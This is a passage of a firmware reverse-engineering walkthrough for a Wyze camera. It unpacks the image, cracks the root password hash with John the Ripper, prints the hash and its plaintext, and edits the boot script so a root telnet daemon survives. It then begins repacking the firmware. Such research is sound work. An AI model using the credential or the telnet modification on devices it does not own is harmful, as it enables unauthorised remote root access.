
[9.4]



```
writing S_ISREG etc/webrtc_profile.ini
writing S_ISREG etc/wpa_supplicant.conf
writing S_ISREG etc/sensor/jxf22.bin
writing S_ISREG etc/sensor/jxf23.bin
writing S_ISREG etc/sensor/jxf23a.bin
writing S_ISREG init/app_init.sh
writing S_ISREG lib/PHY_REG_PG.txt
writing S_ISDIR lib/firmware
writing S_ISREG lib/libAVAPIs.so
writing S_ISREG lib/libIOTCAPIs.so
writing S_ISREG lib/libRDTAPIs.so
writing S_ISREG lib/libalog.so
writing S_ISREG lib/libaudioProcess.so
writing S_ISREG lib/libcproducer.so
writing S_ISREG lib/libimp.so
writing S_ISREG lib/liblogserver.so
writing S_ISREG lib/libsCHL.so
writing S_ISREG lib/libsysutils.so
writing S_ISREG lib/libt20.so
writing S_ISREG lib/firmware/PHY_REG_PG.txt
writing S_ISREG media/dongle_network_add_failed.wav
writing S_ISREG media/dongle_network_add_success.wav
writing S_ISREG media/dongle_network_start.wav
writing S_ISREG media/dongle_sensor_delete.wav
----------
```

[9.5]


As can be seen there is the 3 folders created with the unpacking process [10]



```
ninja@zaphod:~/Downloads/wyze$ ls -l
total 21656
-rw-r--r--  1 ninja ninja 11075648 Jan 12 03:48 demo_original.bin
-rw-r--r--  1 ninja ninja  4849664 Jan 12 03:49 jffs2
drwxr-xr-x  3 ninja ninja     4096 Jan 12 03:49 jffs2_out
-rw-r--r--  1 ninja ninja  3473408 Jan 12 03:49 squashfs_1
drwxrwxr-x 25 ninja ninja     4096 May  4  2019 squashfs_1_out
-rw-r--r--  1 ninja ninja   655360 Jan 12 03:49 squashfs_2
drwxr-xr-x  2 ninja ninja     4096 Aug  1  2018 squashfs_2_out
-rw-r--r--  1 ninja ninja       64 Jan 12 03:49 uimage_header
-rw-r--r--  1 ninja ninja  2097152 Jan 12 03:49 uimage_kernel
-rwxr-xr-x  1 ninja ninja      766 Jan 12 03:48 wyze_extractor.py
ninja@zaphod:~/Downloads/wyze$
```

[10]


Inside the JFFS2 file [11]



```
ninja@zaphod:~/Downloads/wyze$ ls jffs2_out/fs_1/
bin  etc  init  lib  media
```

[11]


Inside the 1st Squashfs file [12]



```
ninja@zaphod:~/Downloads/wyze$ ls squashfs_1_out/
backupa  bin      driver  linuxrc  opt     root  sys       tmp
backupd  configs  etc     media    params  run   system    usr
backupk  dev      lib     mnt      proc    sbin  thirdlib  var
```

[12]


Inside the 2nd Squashfs file [13]



```
ninja@zaphod:~/Downloads/wyze$ ls squashfs_2_out/
audio.ko       sample_motor.ko     sample_speakerctl.ko  sinfo.ko
exfat.ko       sample_pwm_core.ko  sensor_jxf22.ko       tx-isp.ko
rtl8189ftv.ko  sample_pwm_hal.ko   sensor_jxf23.ko
ninja@zaphod:~/Downloads/wyze$
```


[13]

Then explore the root files in the etc directory of 1st Squashfs file [14.1] and the shadow file can be found [14.2]. In linux environments shadow files are used to store the passwords



```
ninja@zaphod:~/Downloads/wyze$ cd squashfs_1_out/etc/
ninja@zaphod:~/Downloads/wyze/squashfs_1_out/etc$
```

[14.1]




```
ninja@zaphod:~/Downloads/wyze/squashfs_1_out/etc$ ls
app     group     init.d    miio_client     passwd     resolv.conf  TZ
config  hostname  inittab   miio_client_up  profile    sensor       webrtc_profile.ini
fstab   hosts     miio      os-release      protocols  shadow
ninja@zaphod:~/Downloads/wyze/squashfs_1_out/etc$
```

[14.2]

After reading the shadow file the password for root can be found but it need to be cracked.

To crack the password the john tool will be used. The password for root is “ismart12” [15]




```
ninja@zaphod:~/Downloads/wyze/squashfs_1_out/etc$ cat shadow
root:rJ0FHsG0ZbyZo:10933:0:99999:7:::
ninja@zaphod:~/Downloads/wyze/squashfs_1_out/etc$ john --fork=4 shadow
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 SSE2-16])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: MaxLen = 13 is too large for the current hash type, reduced to 8
ismart12         (root)
4 1g 0:00:03:49 3/3 0.004366g/s 5163Kp/s 5163Kc/s 5163KC/s ismarew6..ismartie
1 0g 0:00:03:52 3/3 0g/s 5165Kp/s 5165Kc/s 5165KC/s fg28lsa..fg28lte
2 0g 0:00:03:52 3/3 0g/s 5185Kp/s 5185Kc/s 5185KC/s pzlb9y..pzl5nz
3 0g 0:00:03:52 3/3 0g/s 5197Kp/s 5197Kc/s 5197KC/s 8-7ch*..8-7cd9
Waiting for 3 children to terminate
Session aborted
ninja@zaphod:~/Downloads/wyze/squashfs_1_out/etc$
```

[15]

After cracking the password for root find the script that use when the device boot. This script is in file called “rcS” that located inside the ini.d of etc in squashfs_1_put. [16]

Then open the rcS and inside the script it use a telnetd in the booting process. The telnetd give the remote access to the camera.



```
ninja@zaphod:~/Downloads/wyze/squashfs_1_out/etc$ cd init.d/
ninja@zaphod:~/Downloads/wyze/squashfs_1_out/etc/init.d$ ls
rcS
ninja@zaphod:~/Downloads/wyze/squashfs_1_out/etc/init.d$ code rcS
```

[16]


The code inside the rcS is listed down below and telnet part is highlighted

```
#!/bin/sh

# Set mdev
echo /sbin/mdev > /proc/sys/kernel/hotplug
/sbin/mdev -s && echo "mdev is ok......"

# create console and null node for nfsroot
#mknod -m 600 /dev/console c 5 1
#mknod -m 666 /dev/null c 1 3

# Set Global Environment
export PATH=/bin:/sbin:/usr/bin:/usr/sbin
export PATH=/system/bin:$PATH
export LD_LIBRARY_PATH=/system/lib
export LD_LIBRARY_PATH=/thirdlib:$LD_LIBRARY_PATH

# networking
ifconfig lo up
#ifconfig eth0 192.168.1.80

# Start telnet daemon
telnetd &

# Set the system time from the hardware clock
#hwclock -s

#set the GPIO PC13 to high, make the USB Disk can be use
cd /sys/class/gpio
```

```
echo 77 > export      #申请GPIO

cd gpio77

echo out > direction  #设置为输出模式

echo 0 > active_low   #value是0,表示低电平。value是1,表示高电平

echo 1 > value        #设置电平（输出模式）


# Mount driver partition

mount -t squashfs /dev/mtdblock3 /driver


# Mount system partition

mount -t jffs2 /dev/mtdblock4 /system


# Mount backup partition

#mount -t jffs2 /dev/mtdblock5 /backupk


# Mount backup partition

#mount -t jffs2 /dev/mtdblock6 /backupd


# Mount backup partition

mount -t jffs2 /dev/mtdblock7 /backupa


# Mount configs partition

mount -t jffs2 /dev/mtdblock8 /configs


# Mount params partition

mount -t jffs2 /dev/mtdblock9 /params


# Format system patition if it is invalid
```

```
if [ ! -f /system/.system ]; then
   echo "Format system partition..."
   umount -f /system
   flash_eraseall /dev/mtd4
   mount -t jffs2 /dev/mtdblock4 /system
   cd /system
   mkdir -p bin init etc/sensor lib/firmware lib/modules
   echo "#!/bin/sh" > init/app_init.sh
   chmod 755 init/app_init.sh
   touch .system
   cd /
   echo "Done"
fi

# Run init script
if [ -f /system/init/app_init.sh ]; then
   /system/init/app_init.sh &
fi
```


then to test the telnetd try to telnet the camera with the ip it sends a connection refused even if scan with the nmap its shows no open ports. [17]



```
ninja@zaphod:~$ telnet 192.168.178.150
Trying 192.168.178.150...
telnet: Unable to connect to remote host: Connection refused
ninja@zaphod:~$ nmap 192.168.178.150
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-12 04:04 PST
Nmap scan report for 192.168.178.150
Host is up (0.019s latency).
All 1000 scanned ports on 192.168.178.150 are closed

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
ninja@zaphod:~$ 
```

[17]

Then grep the extracted firmware to check if it is disabled in somewhere. In the output a iCamera contain string telnetd. After running string and grep for telnetd, the output shows it might kill all telnetd processors. [18]




```
ninja@zaphod:~/Downloads/wyze$ ls
demo_original.bin  jffs2_out   squashfs_1_out  squashfs_2_out  uimage_kernel
jffs2              squashfs_1  squashfs_2      uimage_header   wyze_extractor.py
ninja@zaphod:~/Downloads/wyze$ grep -r telnetd .
Binary file ./squashfs_1_out/bin/busybox matches
./squashfs_1_out/etc/init.d/rcS:telnetd &
Binary file ./jffs2_out/fs_1/bin/test_UP matches
Binary file ./jffs2_out/fs_1/bin/iCamera matches
ninja@zaphod:~/Downloads/wyze$ strings ./jffs2_out/fs_1/bin/iCamera | grep telnetd
killall -9 telnetd;telnetd &
telnetd &
killall -9 telnetd
```

[18]

If check where the telnetd is come from it shows a link to the busy box. [19]


Busybox is a collection of tools for embedded system (firmware). Busybox can use to tell the telnet which tool it should run



```
ninja@zaphod:~/Downloads/wyze$ ls -l squashfs_1_out/sbin/telnetd
lrwxrwxrwx 1 ninja ninja 14 May  4  2019 squashfs_1_out/sbin/telnetd -> ../bin/busybox
ninja@zaphod:~/Downloads/wyze$ 
```

[19]


Change the content in side the “rcS” from “telnetd” to “busybox telnetd” to avoid it killing from the iCamera processes. [20]



```

# create console and null node for nfsroot
#mknod -m 600 /dev/console c 5 1
#mknod -m 666 /dev/null c 1 3

# Set Global Environment
export PATH=/bin:/sbin:/usr/bin:/usr/sbin
export PATH=/system/bin:$PATH
export LD_LIBRARY_PATH=/system/lib
export LD_LIBRARY_PATH=/thirdlib:$LD_LIBRARY_PATH

# networking
ifconfig lo up
#ifconfig eth0 192.168.1.80

# Start telnet daemon
busybox telnetd &

# Set the system time from the hardware clock
#hwclock -s
```

[20]

Now need to generate a new firmware image because some contents have been change from the original firmware image for now only need to repack the 1st Squashfs file. To make sure the repack happen correctly, can compare (block size, compression, etc.) with the output of the unsquashfs in original 1st Squashfs file. [21]




```
ninja@zaphod:~/Downloads/wyze$ unsquashfs -s squashfs_1
Found a valid SQUASHFS 4:0 superblock on squashfs_1.
Creation or last append time Tue May 21 10:22:45 2019
Filesystem size 3274.61 Kbytes (3.20 Mbytes)
Compression xz
Block size 131072
Filesystem is exportable via NFS
Inodes are compressed
Data is compressed
Fragments are compressed
Always-use-fragments option is not specified
Xattrs are compressed
Duplicates are removed
Number of fragments 14
Number of inodes 407
Number of ids 2
ninja@zaphod:~/Downloads/wyze$
```

[21]

Then need to create a new file system in the directory by using makesqashfs. [22] After that there will be a new squashfs_1 file that contain the new file system. Now need to combine the kernel on our new file system and the other file systems in the image. The “pack” function can be use in the same program that created to extract the image files. The coding for pack function is listed down below.

